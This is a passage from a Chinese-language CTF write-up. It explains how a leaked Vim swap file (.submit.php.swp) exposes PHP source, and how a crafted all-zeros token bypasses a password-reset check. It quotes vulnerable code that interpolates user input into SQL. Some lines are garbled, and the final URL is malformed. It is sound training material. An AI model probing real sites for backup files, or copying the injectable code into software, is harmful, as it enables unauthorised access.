
格式: SimCTF{ }


解题链接: <http://ctf5.shiyanbar.com/10/upload/> **通过**

提交

<https://blog.csdn.net/dongyanwen6036/article/details/77650921>

题目显示如下图所示, 需要输入正确的邮箱找回密码。






考点：vim备份文件泄露


题目解析：

1.首先我们随便输入一个密码，如“123456”看返回结果。



返回如下图所示，注意“step2.php”页面。

你邮箱收到的重置密码链接为 `./step2.php?email=youmail@mail.com&check=???????`




2.查看源代码，发现提醒用户名为admin，输入邮箱为“admin@simplexue.com”。

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="renderer" content="webkit">
    <meta name="admin" content="admin@simplexue.com">
    <meta name="editor" content="Vim">
    <title>logic</title>
    <style type="text/css">...</style>
  </head>
  <body>...</body>
</html>
```

[https://blog.csdn.net/weixin\\_42529890](https://blog.csdn.net/weixin_42529890)

输入该邮箱发现Scripts提醒变成了“邮箱已送到管理员邮箱了，你看不到”，真是逗~



3.这里有个细节，Step2.php页面跳转了一下，然后又跳转回step1，说明step2里面有猫腻！页面跳转这么快，那我们该怎么去看这个页面呢？这时候要用到一个名叫Burp Suite的神器，抓包拦截。


**Step2.php显示立刻跳转：**








方法一：在Target查看目录树发现有个“submit.php”文件。




方法二：使用Repeater，查看响应Response。






将GET方法的网址修改为step2.php，然后响应表单提交为“submit.php”。



4.赶紧查看该网页，结果提醒“you are not an admin”，有权限访问该页面，但不是管理员不透露信息。有意思~



5.再回到最初step1.php的源代码，这里有个非常重要的提示信息——编辑器采用的是VIM。



```
input regist_email:
<input type="text" name="emailAddress"></input>
<br></br>
<input type="submit" value="提交"></input>
</form>
</body>
</html>
```


[https://blog.csdn.net/weixin\\_42529890](https://blog.csdn.net/weixin_42529890)

VIM备份文件（参考Sp4rkW大神）默认情况下使用VIM编程，在修改文件后系统会自动生成一个带~的备份文件，某些情况下可以对其下载进行查看。例如，index.php普遍意义上的首页，它的备份文件则为index.php~。VIM中的swp即swap文件，在编辑文件时产生，它是隐藏文件，如果原文件名是submit，则它的临时文件“.submit.swp”。如果文件正常退出，则此文件自动删除。


这个题目叫备份文件泄露，我们知道这个VIM编辑器可以存放临时文件，而临时文件会存放信息，咱们可以尝试一下访问临时文件，格式如下：

[ctf5.shiyanbar.com/10/upload/.submit.php.swp](http://ctf5.shiyanbar.com/10/upload/.submit.php.swp)

PS：因为vim备份文件是隐藏文件，所以需要加上一个“.submit.php.swp”。



6.尝试打开.submit.php.swp文件。



```

14     username varchar(255) NOT NULL,
15     `email` varchar(255) NOT NULL,
16     `token` int(255) NOT NULL DEFAULT '0',
17     PRIMARY KEY (`id`)
18 ) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;
19
20 --
21 -- 转存表中的数据 `user`
22 --
23
24 INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
25 (1, '****不可见****', '****不可见****', 0);
26 */
27
28 .....这一行是省略的代码.....
29
30
31 if(!empty($token)&&!empty($emailAddress)){
32     if(strlen($token)!=10) die('fail');
33     if($token!='0') die('fail');
34     $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
35     $r = mysql_query($sql) or die('db error');
36     $r = mysql_fetch_assoc($r);
37     $r = $r['num'];
38     if($r>0){
39         echo $flag;
40     }else{
41         echo "失败了呀";
42     }
43 }
44
45

```

<https://bitgocdn.getweintn/242529890>

重点是后面的if判断语句，这个条件必须要满足token的长度必须等于10，并且token的值为0，咱们可以构造十个0试试。

.....这一行是省略的代码.....

```

if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}


```

7.最终构造的结果如下:

<http://ctf5.shiyanbar.com/10/upload/submit.phpemailAddress=admin@simplexue.com&token=000000000>



然后访问得到如下结果：



[https://blog.csdn.net/wy\\_97/article/details/76559354](https://blog.csdn.net/wy_97/article/details/76559354)

正确答案：flag is SimCTF{huachuan\_TdsWX}

参考链接：

<https://www.cnblogs.com/ECJTUACM-873284962/p/7860788.html>

[https://blog.csdn.net/wy\\_97/article/details/76559354](https://blog.csdn.net/wy_97/article/details/76559354)

---

## 六.WEB之false

题目地址: <http://www.shiyanbar.com/ctf/1787>

解题链接: <http://ctf5.shiyanbar.com/web/false.php>

题目描述:



决斗场

U-SaaS

您的位置: 首页 > 决斗场 > 训练题库 > CTF题库 > FALSE

FALSE 分值: 10

来源: iFurySt

难度: 易

参与人数: 10141人

Get Flag: 5543人

答题人数: 5599人

解题通过率: 99%

PHP代码审计

hint: sha1函数你有认真了解过吗? 听说也有人用md5碰撞o(′□′)o

